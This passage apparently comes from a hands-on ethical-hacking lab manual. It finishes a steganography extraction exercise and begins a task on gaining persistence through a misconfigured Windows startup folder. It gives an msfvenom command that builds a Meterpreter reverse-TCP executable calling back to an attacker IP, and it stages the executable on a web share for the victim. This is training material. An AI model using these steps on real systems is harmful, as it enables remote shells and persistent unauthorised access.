
37. Open a new tab in the Firefox browser, type **https://stegonline.georgeom.net/upload** and press **Enter**.




38. In the **StegOnline** page, click on **UPLOAD IMAGE** button and in the **File Upload** window select the **Island.png** file from the **Desktop** and click **Open**.



39. In the **Image Options** window, click on **Extract Files/Data** button.




40. In the **Extract Data** page check the checkboxes under row **5** and under columns **R**, **G** and **B**, scroll down and click on **Go**.



41. After clicking on **Go**, scroll down to view the data under **Results** section.

    Note: You can also download the extracted data by clicking the **Download Extracted Data** button.



42. This concludes the demonstration of how to perform image steganography using OpenStego and StegOnline.
43. You can also use other image steganography tools such as **QuickStego** (http://quickcrypto.com), **SSuite Picsel** (https://www.ssuitesoft.com), **CryptaPix** (https://www.briggsoft.com), and **gifshuffle** (http://www.darkside.com.au) to perform image steganography on the target system.
44. Close all open windows and document all the acquired information.
45. Turn off the **Windows Server 2019** virtual machine.

Task 6: Maintain Persistence by Abusing Boot or Logon Autostart Execution

The startup folder in Windows contains a list of application shortcuts that are executed when the Windows machine is booted. Injecting a malicious program into the startup folder causes the program to run when a user login and helps you to maintain persistence or escalate privileges using the misconfigured startup folder.


Here, we will exploit a misconfigured startup folder to gain privileged access and persistence on the target machine.

1. Turn on the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
5. Now, type **cd** and press **Enter** to jump to the root directory.
6. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/exploit.exe** and press **Enter**.




7. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share exploit.exe with the victim machine.

